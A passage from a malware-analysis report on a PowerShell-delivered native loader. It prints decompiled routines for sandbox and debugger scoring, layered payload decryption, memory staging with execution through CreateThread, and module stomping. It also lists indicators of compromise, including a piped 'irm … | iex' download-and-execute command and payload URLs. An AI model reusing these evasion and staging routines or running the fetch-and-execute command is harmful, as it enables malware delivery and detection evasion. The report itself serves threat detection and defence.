  char v27; // dl
  struct _IP_ADAPTER_INFO *v28; // rdx
  __int64 v29; // rax
  DWORD TickCount; // eax
  int v36; // edx
  unsigned int v37; // eax
  DWORD lpcbData; // [rsp+50h] [rbp-328h] BYREF
  DWORD cbData; // [rsp+54h] [rbp-324h] BYREF
  HKEY v40; // [rsp+58h] [rbp-320h] BYREF
  _QWORD v41[2]; // [rsp+60h] [rbp-318h] BYREF
  HKEY hKey[2]; // [rsp+70h] [rbp-308h] BYREF
  struct _SYSTEM_INFO SystemInfo; // [rsp+80h] [rbp-2F8h] BYREF
  struct _MEMORYSTATUSEX Buffer; // [rsp+B0h] [rbp-2C8h] BYREF
  PROCESSENTRY32W pe; // [rsp+F0h] [rbp-288h] BYREF

  v0 = GetTickCount64() < 0x1D4C0 ? 0x14 : 0;
  GetSystemInfo(lpSystemInfo: &SystemInfo);
  Buffer.dwLength = 64;
  if ( SystemInfo.dwNumberOfProcessors < 2 )
    v0 += 25;
  if ( GlobalMemoryStatusEx(lpBuffer: &Buffer) )
```

Figure 15: Decompiled aa_env_score() routine showing the host and debugger checks contributing to the environ-ment score.

The resulting score is used as an execution gate in ***run_payload()***. Execution terminates when the score exceeds 29, as shown in Figure 16.

```
__int64 run_payload()
{
  int v1; // ebx
  DWORD CurrentProcessId; // eax
  int v3; // eax
  void *v4; // rbx
  DWORD (__stdcall *v5)(LPVOID); // rax
  DWORD (__stdcall *v6)(LPVOID); // rsi
  HANDLE Thread; // rax
  HANDLE hObject; // [rsp+38h] [rbp-30h]
  _QWORD v9[4]; // [rsp+48h] [rbp-20h] BYREF

  if ( (int)aa_env_score() > 29 )
    return 0;
  v1 = time64_0(Time: nullptr);
  CurrentProcessId = GetCurrentProcessId();
  srand_0(Seed: CurrentProcessId ^ v1);
  v3 = rand();
  Sleep(dwMilliseconds: v3 % 2500 + 1500);
```

Figure 16: Decompiled run_payload() routine showing the environment-score execution gate.

During natural execution in the isolated analysis environment under x64dbg, ***aa_env_score()*** returned ***0xAA (170)***. The value was subsequently compared with ***0x1D (29)***, satisfying the termination condition and preventing execution from reaching the payload decryption and staging routines, as shown in Figure 17.




Figure 17: x64dbg showing EAX = 0xAA and the subsequent comparison against 0x1D

The scoring mechanism combines multiple indicators, including debugger-related checks such as ***IsDebuggerPresent()***, the Process Environment Block (PEB) debugging state, and hardware breakpoint/debugging state, together with checks for system resources, hypervisor presence, and characteristics of the host environment. Although the observed runtime result confirms that the execution gate was triggered, the available evidence does not establish the individual contribution of each check to the final score.

To analyze the downstream execution path, the termination branch was temporarily bypassed during controlled debugging within the isolated analysis environment. This allowed the subsequent decryption and memory-staging routines to be examined independently of the sample's normal termination behavior.

These findings establish the environment-scoring mechanism as an explicit anti-analysis boundary that precedes runtime payload reconstruction.

Layered Decryption and Runtime Payload Reconstruction

Following the environment-scoring gate, ***run_payload()*** invokes ***layers_decrypt()*** to reconstruct the embedded runtime payload. Static analysis in IDA Pro revealed that the routine derives intermediate key material using the HMAC-based Extract-and-Expand Key Derivation Function (HKDF) and applies multiple cryptographic transformations, including ***RC4***, ***ChaCha20-Poly1305, AES-256-GCM, and AES-256-CBC***. The embedded ***sc2l1–sc2l4*** identifiers were observed in association with the successive processing stages, as shown in Figure 18.

```
__int64 __fastcall layers_decrypt(const void *a1, size_t a2, const void *a3, __int64 a4, __int64 *a5)
{
  int v6; // ebx
  void *v8; // rax
  void *v9; // r14
  void *v10; // rax
  void *v11; // r15
  size_t v12; // rdi
  void *v13; // rax
  void *v14; // rbp
  __int64 v15; // rbx
  __int64 v17[4]; // [rsp+50h] [rbp-218h] BYREF
  __int64 v18[4]; // [rsp+70h] [rbp-1F8h] BYREF
  __int64 v19[4]; // [rsp+90h] [rbp-1D8h] BYREF
  __int64 v20[4]; // [rsp+B0h] [rbp-1B8h] BYREF
  __int64 v21[4]; // [rsp+D0h] [rbp-198h] BYREF
  _BYTE v22[376]; // [rsp+F0h] [rbp-178h] BYREF

  v6 = (int)a3;
> if ( a1 == nullptr ) ...
> if ( a3 == nullptr ) ...
> if ( a5 == nullptr || a4 == 0 ) ...
> if ( a2 <= 0x2F ) ...
  qmemcpy(v17, a3, sizeof(v17));
  hkdf_constprop_0(a1: v17, Src: (void *)0x140439588LL, a3: (_DWORD *)0x140439580LL, a4: 7, a5: v18);
  hkdf_constprop_0(a1: v17, Src: (void *)0x140439596LL, a3: (_DWORD *)0x14043958ELL, a4: 7, a5: v19);
  hkdf_constprop_0(a1: v17, Src: (void *)0x1404395A3LL, a3: (_DWORD *)0x14043959CLL, a4: 6, a5: v20);
  hkdf_constprop_0(a1: v17, Src: (void *)0x1404395ADLL, a3: (_DWORD *)0x1404395A9LL, a4: 3, a5: v21);
  v8 = malloc_0(Size: a2);
  v9 = v8;
> if ( v8 == nullptr ) ...
  memcpy_0(a1: v8, Src: a1, Size: a2);
  rc4_init(a1: v22, a2: v21, a3: 32);
  rc4_crypt_rotating(a1: v22, a2: v9, a3: a2);
  v10 = malloc_0(Size: a2 - 16);
  v11 = v10;
> if ( v10 == nullptr ) ...
> if ( (unsigned int)chacha20_poly1305_decrypt(
```

Figure 18: IDA decompilation of layers_decrypt() showing the layered cryptographic reconstruction routine.

During controlled execution, ***layers_decrypt()*** returned successfully with RAX = 1 and produced the reconstructed buffer at 0x02FC0040. The corresponding output-length variable contained 0x4304C3 bytes, approximately 4.19 MiB, as observed in x64dbg and shown in Figure 19.




Figure 19: x64dbg showing successful completion of layers_decrypt(), the reconstructed buffer address, and output length.

The reconstructed data did not contain a valid Portable Executable (PE) header, and further analysis did not reveal an embedded executable structure. Instead, the reconstructed buffer was passed directly to ***sc2_stage()*** for subsequent runtime memory staging.

These observations demonstrate that ***layers_decrypt()*** reconstructs the embedded runtime data before transferring the resulting buffer to the memory-staging path for subsequent execution.

Runtime Memory Staging and Execution

Following successful payload reconstruction, ***run_payload()*** passes the decrypted buffer to ***sc2_stage()*** for runtime staging. The observed execution path allocates a private memory region using ***VirtualAlloc***, copies the reconstructed payload into the region, and transitions the memory to ***PAGE_EXECUTE_READ*** using ***VirtualProtect***.

sc2_stage() then returns the staged address to ***run_payload()***, which supplies it as the start address to ***CreateThread()***. During controlled execution, the resulting thread was observed beginning at the staged memory region, confirming the transfer of execution to the reconstructed runtime content.

The observed execution path therefore consists of payload decryption → private memory staging → executable memory transition → thread creation → execution from the staged region.

Alternate Module-Stomping Capability

Static analysis identified an alternate payload-staging mechanism implemented by ***stage_stomp()***. The staging dispatcher, ***sc2_stage()***, supports multiple execution modes. With a mode value of 1, it allocates executable memory directly. For other modes, it normally allocates private read/write memory, copies the payload, and transitions the region to ***PAGE_EXECUTE_READ***. When the mode value is 2, it instead transfers execution to ***stage_stomp()***, as shown in Figure 20.

```
char *__fastcall sc2_stage(char *a1, SIZE_T a2, int a3, const char *a4)
{
  char *v6; // rdi
  SIZE_T v7; // rbx
  char *v8; // rcx
  char *v9; // rdx
  size_t v10; // r8
  SIZE_T v12; // rbx
  char *v13; // rcx
  char *v14; // rdx
  size_t v15; // r8
  DWORD flOldProtect[11]; // [rsp+2Ch] [rbp-2Ch] BYREF

  if ( a3 == 1 )
  {
    v6 = (char *)VirtualAlloc(lpAddress: nullptr, dwSize: a2, flAllocationType: 0x3000u, flProtect: 0x40u);
    if ( v6 == nullptr )
      return nullptr;
    if ( a2 == 0 )
      return v6;
    v12 = 0;
    do
    {
      v13 = &v6[v12];
      v14 = &a1[v12];
      v15 = a2 - v12;
      if ( a2 - v12 > 0x10000 )
        v15 = 0x10000;
      v12 += 0x10000LL;
      memcpy_0(a1: v13, Src: v14, Size: v15);
    }
    while ( v12 < a2 );
    return v6;
  }
  else
  {
    if ( a3 != 2 ) ...
    return (char *)stage_stomp(a1, a2, a3: a4);
```

Figure 20: IDA decompilation of sc2_stage() showing the mode-dependent staging logic and the stage_stomp() branch.

The ***stage_stomp()*** routine enumerates modules loaded within the current process using ***K32EnumProcessModules()*** and retrieves their image paths through ***K32GetModuleFileNameExA()***. Candidate modules are validated as Portable Executable (PE) images, after which the routine searches their section tables for an executable section large enough to accommodate the supplied payload. The selected region is temporarily changed to ***PAGE_READWRITE*** using ***VirtualProtect()***, overwritten with the payload using ***memcpy()***, and subsequently restored to its previous protection or changed to ***PAGE_EXECUTE_READ***, as shown in Figure 21.

```
CurrentProcess = GetCurrentProcess();
if ( !K32EnumProcessModules(hProcess: CurrentProcess, lphModule: hModule, cb: 0x2000u, lpcbNeeded: &cbNeeded)
  || cbNeeded >> 3 == 0 ) ...
dwSize = a2;
v25 = nullptr;
v8 = a2 + 4096;
v9 = nullptr;
v10 = &hModule[cbNeeded >> 3];
v11 = hModule;
while ( 1 )
{
  v13 = *v11;
  v14 = GetCurrentProcess();
  if ( K32GetModuleFileNameExA_0(hProcess: v14, hModule: v13, lpFilename: Filename, nSize: 0x104u) != 0
    && (a3 == nullptr || strstr(Str: Filename, SubStr: a3) != nullptr) ) ...
  v12 = v9 == nullptr;
LABEL_7:
  if ( v10 == ++v11 ) ...
}
v17 = *((unsigned __int16 *)v16 + 3);
v12 = v9 == nullptr;
if ( (_WORD)v17 != 0 ) ...
LABEL_19:
if ( v9 == nullptr || a3 == nullptr ) ...
LABEL_21:
if ( v25 == nullptr || v12 ) ...
v20 = *((unsigned __int16 *)v25 + 3);
if ( (_WORD)v20 != 0 ) ...
else ...
v6 = (void *)(((unsigned __int64)v22 + 15) & 0xFFFFFFFFFFFFFFF0uLL);
if ( !VirtualProtect(lpAddress: v6, dwSize, flNewProtect: 4u, lpflOldProtect: (PDWORD)Filename) ) ...
memcpy_0(a1: v6, Src: a1, Size: dwSize);
if ( !VirtualProtect(lpAddress: v6, dwSize, flNewProtect: *(DWORD *)Filename, lpflOldProtect: (PDWORD)Filename)
  || (Filename[0] & 0x60) == 0
  && !VirtualProtect(lpAddress: v6, dwSize, flNewProtect: 0x20u, lpflOldProtect: (PDWORD)Filename) ) ...
return v6;
```

Figure 21: IDA decompilation of stage_stomp() showing module enumeration, executable-section selection, payload replacement, and restoration of executable memory protection.

The module-stomping branch was not selected during the analyzed execution. The only identified caller of ***sc2_stage()*** is ***run_payload()***, which passes 0 as the third argument. The observed execution therefore followed the private-memory staging path described previously, using ***VirtualAlloc()***, payload copying, an ***RW-to-RX*** protection transition, and subsequent execution through ***CreateThread()***.

The module-stomping branch was not forced during dynamic analysis. Selecting it would require modifying the normal mode-selection path and would demonstrate that the implementation can execute, rather than establish that module stomping occurs during the sample's natural execution. It is therefore reported here as an implemented alternate staging capability, while the ***RW-to-RX private-memory*** staging path remains the execution behavior directly observed during analysis.

Network Communication and Infrastructure

Network analysis confirmed two external communication paths associated with the execution chain. The primary PowerShell loader contacted ***srv.conti.pk*** to retrieve the native payload, while the secondary PowerShell branch contacted ***get.activated.win*** as part of the MAS execution path.

The local Wireshark capture shown in Figure 22 shows DNS resolution for ***srv.conti.pk***, followed by a TLS 1.2 connection to ***104.21.19.24:443***. The TLS Client Hello contains ***srv.conti.pk*** as the Server Name Indication (SNI), confirming that the loader established an encrypted HTTPS session with the payload-hosting domain.




Figure 22: Wireshark capture showing DNS resolution and TLS 1.2 communication with srv. conti.pk, including the domain in the TLS SNI.

The Fiddler capture shown in Figure 23 provides corresponding application-layer evidence from the decrypted HTTPS session. The loader issued a GET request for ***hxxps://srv.conti.pk/contis.exe***, receiving an HTTP 200 OK response. The response was identified as ***application/x-msdownload*** with a content length of 4,492,535 bytes, matching the size of the native payload analyzed during the investigation. The response body begins with the MZ Portable Executable (PE) signature, directly correlating the network transfer with the executable subsequently written and executed by the PowerShell loader.




Figure 23: Fiddler capture showing the GET /contis.exe request and HTTP 200 response containing the native PE payload.

The secondary PowerShell process independently contacted ***get.activated.win***. The Fiddler capture shown in Figure 24 captured the HTTPS request and response for this branch, which resulted in the PowerShell content used by the Microsoft Activation Scripts execution path.





Figure 24: Fiddler capture showing the secondary HTTPS request to get.activated.win.:

Together, the network evidence confirms the two distinct retrieval paths: ***srv.conti.pk*** delivered the native payload, while ***get.activated.win*** supplied the secondary PowerShell content.



Conclusion

Although it appears to be a simple PowerShell loader, the malware implements a sophisticated multi-stage infection chain that culminates in reconstructing and executing an encrypted payload directly from memory. The infection combines PowerShell-based payload delivery, extensive environment and debugger checks, layered cryptographic reconstruction, private-memory staging, and Windows Service persistence to conceal execution and maintain access.

Analysis of the native payload revealed multiple layers of runtime protection and payload staging. The sample evaluates its execution environment before proceeding, derives multiple cryptographic keys through HKDF, and applies RC4, ChaCha20-Poly1305, AES-256-GCM, and AES-256-CBC to reconstruct an approximately 4.19 MiB runtime payload. The reconstructed content is then copied into private memory, transitioned from writable to executable protection, and executed through a newly created thread. Static analysis also identified an alternate module-stomping capability, although this technique was not observed during the analyzed execution.

Although the final staged payload could not be fully characterized, the collected evidence establishes the sample as a protected native loader/stager designed to conceal runtime payload reconstruction and execution while incorporating anti-analysis and persistence mechanisms. The available evidence does not support definitive attribution to a specific malware family or ransomware operation; however, the observed infrastructure, including ***srv.conti.pk***, provides valuable context for continued monitoring and threat-hunting activity.

Detecting Memory-Staged Threats

This infection chain highlights a growing trend in modern malware operations: script-based loaders, encrypted runtime payloads, environment-aware execution, memory-based staging, and persistence to reduce the visibility of traditional file-based detection.

Aryaka's Unified SASE architecture provides visibility across networking, security, and observability, enabling detection of interconnected activity rather than relying on individual indicators.

For this infection chain, detection opportunities include PowerShell-based payload retrieval, execution of GUID-named binaries from user-writable locations, suspicious service creation, environment and debugger checks, executable memory transitions, and thread execution from dynamically allocated memory. Correlating these behaviors with outbound connections to suspicious infrastructure can help identify the attack chain even when the final payload remains encrypted or memory-resident.

As threat actors increasingly adopt protected and memory-based execution techniques to evade traditional security controls, correlated visibility across users, processes, and network activity is essential to detect and disrupt multi-stage malware before the concealed payload can complete its intended execution. Aryaka's Unified SASE combines security capabilities, including NGFW, SWG, IPS, and anti-malware, with centralized visibility, providing multiple points to detect activity from this type of attack chain.

Appendices

Appendix A: Indicators of Compromise

SHA256 / Indicator	Type	Description
2d6a529713ed9e2871b7553f253818c078d342b8e3475be140c8fb47bedcf125	PowerShell Script	bypass.ps1 – Initial PowerShell loader responsible for privilege validation, payload retrieval, and native payload execution.
13c4a7185176725eeb32a29faeef579301b38031dc179ef32200aef8935dc9ec	Executable	contis.exe – Native PE payload containing anti-analysis, layered decryption, memory-staging, and persistence functionality.
13c4a7185176725eeb32a29faeef579301b38031dc179ef32200aeF8935dc9ec	Executable	oiwgve.exe – Persisted copy of the native payload deployed under C:\ProgramData\mfckheqcmmc\oiwgve.exe. Same SHA256 as contis.exe.
hxxps://srv[.]conti[.]pk/contis.exe	URL	Remote payload URL embedded in the PowerShell loader and used to retrieve the native PE payload.
srv[.]conti[.]pk	Domain	Remote infrastructure hosting the native payload.
mfckheqcmmc	Windows Service	Windows service name created for persistence.
C:\ProgramData\mfckheqcmmc\oiwgve.exe	File Path	Service executable path used by the persisted native payload.
C:\Users\<User>\AppData\Local\Microsoft\Windows\{GUID}.exe	Random GUID-generated File Path Pattern	Randomized GUID-named executable location used by the PowerShell loader to write and launch the downloaded native payload.
hxxps://get[.]activated[.]win	URL – Legitimate MAS Infrastructure	Microsoft Activation Scripts (MAS) retrieval endpoint invoked by the PowerShell loader using irm hxxps://get.activated.win | iex. The endpoint returns the MAS PowerShell script for in-memory execution.
MAS_4a628006-16d4-4a4b-834e-f811a8d2bb11.cmd	Batch Script	MAS command script observed during execution of the secondary PowerShell activity. The filename is GUID-randomized and was created under C:\Windows\Temp\.

Appendix B: Mapping MITRE ATT&CK

Tactic	Technique ID	Technique Name
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Persistence	T1543.003	Create or Modify System Process: Windows Service
Persistence / Privilege Escalation	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1027.002	Obfuscated Files or Information: Software Packing
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks
Discovery	T1082	System Information Discovery
Discovery	T1012	Query Registry
Defense Evasion / Persistence	T1112	Modify Registry
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1071.001	Application Layer Protocol: Web Protocols

About Aryaka Networks

